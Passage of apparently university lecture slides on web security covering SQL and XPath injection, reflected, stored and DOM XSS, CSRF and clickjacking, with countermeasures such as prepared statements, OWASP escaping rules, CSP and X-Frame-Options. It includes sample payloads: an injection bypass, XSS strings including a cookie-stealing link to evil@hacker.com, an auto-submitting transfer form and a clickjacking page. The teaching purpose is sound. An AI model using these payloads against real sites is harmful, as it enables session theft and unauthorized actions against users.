  - For example, we can ask server if the current user is “h4x0r”:
    - `pressRelease.jsp?id=5 AND user_name()='h4x0r'`
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database table character by character)

SQLi Solutions

- Developers should never allow client-supplied data to modify SQL statements
- Stored procedures
  - Isolate applications from SQL
  - All SQL statements required by the application are stored procedures on the database server
- Prepared statements
  - Statements are compiled into SQL statements before user input is added

SQLi Solutions: Stored Procedures

- Original query:
  - String query = “SELECT title, description from pressReleases WHERE id= “+ request.getParameter(“id”);
  - Statement stat = dbConnection.createStatement();
  - ResultSet rs = stat.executeQuery(query);
- The first step to secure the code is to take the SQL statements out of the web application and **into the DB**
  - CREATE PROCEDURE getPressRelease @id integer AS SELECT title, description FROM pressReleases WHERE Id = @id

SQLi Solutions: Stored Procedures

- Now, in the application, instead of string-building SQL, a stored procedure is invoked. For example, in Java:

```
CallableStatements cs = dbConnection.prepareCall(
    “{call getPressRelease(?)}”);

cs.setInt(1,
    Integer.parseInt(request.getParameter(“id”)));
ResultSet rs = cs.executeQuery();
```

SQLi Solutions: Prepared Statements

- Prepared statements allow for the clear separation of what is to be considered data and what is to be considered code
- A query is performed in a two-step process:
  - First the query is parsed and the location of the parameters identified (this is the “preparation”)
  - Then the parameters are bound to their actual values
- In some cases, prepared statements can also improve the performance of a query

SQLi Solutions: Prepared Statements

```
$mysqli = new mysqli("localhost", "my_user", "my_pass", ”db");
$stmt =  $mysqli->stmt_init();
$stmt->prepare("SELECT District FROM City WHERE Name=?"));
$stmt->bind_param("s", $city);
/* type can be “s” = string, “i” = integer … */

$stmt->execute();
$stmt->bind_result($district);
$stmt->fetch();
printf("%s is in district %s\n", $city, $district);
$stmt->close();}
```

XPath Injection

- XPath is used to build expressions that describe parts of an XML document
- XPath expression can be used to **query** an XML document as it was a database
- This XPath expression returns the account number of user “john” with password “doe”

```
string(//user[name/text()='john' and
password/text()='doe']/account/text())
```

- If the string is based on user input, it is possible to affect the query process in a way similar to SQL injection attacks
- See: A. Klein, “Blind Xpath Injection”

XPath Injection Example

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr = nav.Compile("string(//user[name/text()='"+TextBox1.Text+
        "'and password/text()='"+TextBox2.Text+"']/account/text())");
String account=Convert.ToString(nav.Evaluate(expr));
    if (account=="") {
      // name+password pair is not found in the XML document -
      // login failed.
    } else {
      // account found -> Login succeeded.
      // Proceed into the application.
    }
```

- And now username is ' or 1=1 or "=’ so that the expression becomes:

```
string(//user[name/text()='' or 1=1 or ''='' and password/text()='doe']/account/text())
```

which is equivalent to

```
string(//user/account/text()) // non-empty result
```

Quiz

http://go.ncsu.edu/akaprav-quiz

Accessing User Information

- Client-side user information can be accessed in a number of ways
- **Drive-by-download** attacks allow a malicious server to execute arbitrary commands on the user's browser
  - Usually performs installation of some kind of malware
- A host under the control of the attacker can impersonate a legitimate security-critical server (**phishing attacks**)
- JavaScript code can be injected in a page to steal critical information associated with a web application (**cross-site scripting attacks**)
- The user can be tricked into performing unwanted operation
  - Cross-site scripting
  - Cross-site request forgery attacks
  - Clickjacking

Cross-Site Scripting (XSS)

- XSS attacks are used to bypass JavaScript's same origin policy
- Reflected attacks
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- Stored attacks
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- DOM-based attacks
  - Attacker-provided code is used when modifying the document using the DOM

Reflected Cross-Site Scripting


- Broken links are a pain and sometimes a site tries to be user-friendly by providing meaningful error messages:

```
<html>
[…]
404 page does not exist: ~akaprav/secrets.html
</html>
```

- The attacker lures the user to visit a page written by the attacker and to follow a link to a sensitive, trusted site
- The link is in the form:

```
<a href="http://www.usbank.com/<script>
send-CookieTo(evil@hacker.com)</script>">US Bank</a>
```

Reflected Cross-Site Scripting



Reflected Cross-Site Scripting

- The target trusted site cannot find the requested file and returns to the user a page containing the JavaScript code
- The JavaScript code is executed in the context of the web site that returned the error page
- The malicious code
  - Can access all the information that a user stored in association with the trusted site
  - Can access the session token in a cookie and reuse it to login into the same trusted site as the user, provided that the user as a current session with that site
  - Can open a form that appears to be from the trusted site and steal PINs and passwords

Sample XSS Attack


- Suppose a Web application (text.pl) accepts a parameter msg and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

Simple XSS Example

- If the script text.pl is invoked, as
  - text.pl?msg=HelloWorld
- This is displayed in the browser:



Simple XSS Example

- There is an XSS vulnerability in the code. The input is not being validated so JavaScript code can be injected into the page!
- If we enter the URL text.pl?msg=<script>alert(“XSS!”)</script>
  - Using document.cookie identifier in JavaScript, one can steal cookies and send them to our server
    - HttpOnly flag would prevent this attack
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

Stored Cross-Site Scripting

- Cross-site scripting can also be performed as a two-step attack
  - First the JavaScript code is stored by the attacker as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker's input is viewed
- Any web site that stores user content without sanitization, is vulnerable to this attack
  - Bulletin board systems
  - Blogs
  - Directories

Executing JavaScript

- JavaScript can be executed and encoded in many different ways
- Simple: `<script>alert(document.cookie);</script>`
- Encoded: `%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e`
- Event handlers:
  - `<body onload=alert('XSS')>`
  - `<b onmouseover=alert('XSS')>click me!</b>`
  - `<img src="http://url.to.file.which/not.exist" onerror=alert(‘XSS’);>`
- Image tag (with UTF-8 encoding):
  - `<img src=javascript:alert('XSS')>`
  - `<img src=j&#X41vascript:alert('XSS')>`

DOM-Based XSS

- This type of attack happens when unsanitized values are used to modify the document through the DOM interface

```
<select><script>
document.write("<OPTION
value=1>"+document.location.href.substring(document.location.href.
indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script></select>

Normal: http://www.some.site/page.html?default=French
Attack:
http://www.some.site/page.html?default=<script>alert(document.cook
ie)</script>
```

Solutions to XSS

- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs to the application must first be sanitized (GET parameters, POST parameters, Cookies, request headers, database contents, file contents)
- Specific languages (e.g., PHP) often provide routines to prevent the introduction of code
  - Sanitization has to be performed differently depending on where the data is used

Solutions to XSS

- **Rule 0: Never Insert Untrusted Data Except in Allowed Locations**
  - Directly in a script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

  - Inside an HTML comment:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

  - In an attribute name:

```
<div …NEVER PUT UNTRUSTED DATA HERE...=test />
```

  - In a tag name:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

Solutions to XSS

- **Rule 1: HTML Escape Before Inserting Untrusted Data into HTML Element Content**
  - <body>
    ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE…
    </body>
  -
    ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE…

  - The characters that affect XML parsing (&, >, <, “, ‘, /) need to be escaped

Solutions to XSS

- **Rule 2: Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes**
  - Inside unquoted attribute: <div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content
    - These attributes can be “broken” using many characters
  - Inside single-quoted attribute: content
    - These attributes can be broken only using the single quote
  - Inside double-quoted attribute: content
    - These attributes can be broken only using the double quote

Solutions to XSS

- **RULE 3: JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values**
  - Inside a quoted string: <script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
  - Inside a quoted expression: <script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
  - Inside a quoted event handler: <div onmouseover='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'

Solutions to XSS

- **RULE 4: CSS Escape Before Inserting Untrusted Data into HTML Style Property Values**
  - <style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...; } </style>
  - <style>selector { property : “...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...”; } </style>
  - <span style=property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...;>text</style>

Solutions to XSS

- **RULE 5: URL Escape Before Inserting Untrusted Data into HTML URL Attributes**
  - A normal link: <a href=http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>link
  - An image source:
  - A script source: <script src="http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE..." />

Solutions to XSS

- **RULE #6 - Sanitize HTML Markup with a Library Designed for the Job**

Solutions to XSS

- **RULE #7 - Prevent DOM-based XSS**
  - Untrusted data should only be treated as displayable text. Never treat untrusted data as code or markup within JavaScript code.
  - Always JavaScript encode and delimit untrusted data as quoted strings when entering the application
  - Use document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…), etc. to build dynamic interfaces
  - Avoid use of HTML rendering methods:
    - element.innerHTML = "…"; element.outerHTML = "…";
    - document.write(…); document.writeln(…);
  - Understand the dataflow of untrusted data through your JavaScript code.

Solutions to XSS

- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

Detecting XSS and SQLi

- Detecting XSS and SQLi has been the focus of much research
- Both attacks can be modeled as a data flow problem:
  - Data from the request (called a *source*) should now flow into a string involved in a critical operation (called a *sink*) without sanitization
- Challenges:
  - Scripting languages are difficult to analyze
  - The invocation order of the modules might change semantics
  - Determining if the sanitization applied is correct is hard

Sanitization Can Be Tricky

- Application: MyEasyMarket sanitization of parameter “www”

```
ereg_replace("[^A-Za-z0-9 .-@://]","",$www);
```

- Where is the problem?
- The author wanted to allow the ‘-’ character but instead declared the range between “.” and “@”, which includes:
  - <
  - >
  - =

Content Security Policy (CSP)

- CSP allows a server to provide directives about what is allowed or not allowed during the rendering of the site
- A policy is returned by specifying a Content-Security-Policy HTTP header
- A CSP can be used to whitelist the sources from which JavaScript code can be included, to prevent the execution of inline JavaScript, and to disable eval
- If a browser does not support CSP, it will revert to the same-origin policy

CSP Examples

- Content-Security-Policy:

```
default-src 'self'
```

  - Forces all content to be retrieved from the original site

- Content-Security-Policy:

```
default-src 'self' *.trusted.com
```

  - Adds domain trusted.com to the domain that can be used to retrieve content

- Content-Security-Policy:


```
default-src 'self'; img-src *; script-src
scripts.js.com
```

  - Allows images to be downloaded from anywhere, but scripts can be downloaded only from scripts.js.com

Cross-Site Request Forgery

- In a XSRF/CSRF attack, malicious JavaScript performs actions on a web application that the user is currently using
- The user needs to be lured into accessing a malicious web page at the right time

Cross-Site Request Forgery



CSRF Countermeasures

- Avoid using GET methods when exporting functionality
  - However using forms and JavaScript one can invoke any script:

```
<form action="http://bank.com/transfer.php" method=POST>
<input name="amount" value="10000" />
<input name="dest" value="617616615272" />
</form>
<script>document.forms[0].submit()</script>
```

- Use the Referer header value to make sure that the request comes from a legitimate page

CSRF Countermeasures

- Insert a secret value every time a form is served and check the secret value on submission:

```
<form action=“transfer.php” method=POST>
<input type=“text” name=“amount” />
<input type=“text” name=“dest” />
<input type=“hidden” secret=“1625530019299111” />
<input type=“submit” value=“Transfer money” />
</form>
```

ClickJacking


- In a clickjacking attack a user is lured into clicking a button that is not associated with the page displayed by the browser
  - Example: clicking on harmless “Download free screensaver” button a on page on site A will actually become a click on “Remove security restrictions” on your bank web site
- The attack, also called “UI redressing” is performed by using overlapping transparent frames
  - Stacking order: z-index: <value>
  - Transparency in Firefox: opacity: <value>
  - Transparency in IE filter:alpha(opacity=<value>)

ClickJacking Example

```
<html>
<head>
    <title>Clickjacking Times</title>
</head>
<body>
    <h1>Clickjacking Example</h1>
    <div style=
    "z-index:2; position:absolute; top:0; left:0; width: 100%; height: 100%">
        <iframe height="100%" id="frame1" name="frame1" src=
        "http://www.facebook.com/home.php?" style=
        "opacity:0; filter:alpha(opacity=0);" width="100%"></iframe>
    </div>
    <div align="right" style=
    "position:absolute; top:0; left:0; z-index:1; width: 100%; height:100%;
background-color: white; text-align:left;">
    <p><input type="submit" value="Achieve Nirvana"><br>
        Press this button to achieve happiness</p>
    </div>
</body>
</html>
```

ClickJacking Example

Z-level: 1
Opaque



Z-level: 2
Transparent

Frame Busting Code

```
<style> body { display:none;} </style>
<script>
  if (self == top) {
    document.getElementsByTagName("body")[0].style.display = 'block';
  }
  else {
    top.location = self.location;
  }
</script>
```

From: Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites, July 2010

X-Frame-Options HTTP response header

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
X-Frame-Options: ALLOW-FROM https://example.com/
```

- indicate whether or not a browser should be allowed to render a page in:
  - `<frame>`
  - `<iframe>`
  - `<object>`
- avoid clickjacking attacks

Your Security Zen

"The Spotify app for Android streams the first few seconds of a track over **HTTP**. Being on the same LAN as your target, this can easily be pwned. It turns out the Spotify app for Android will happily accept and play any Ogg-file."

Source: https://github.com/kjempelodott/rickify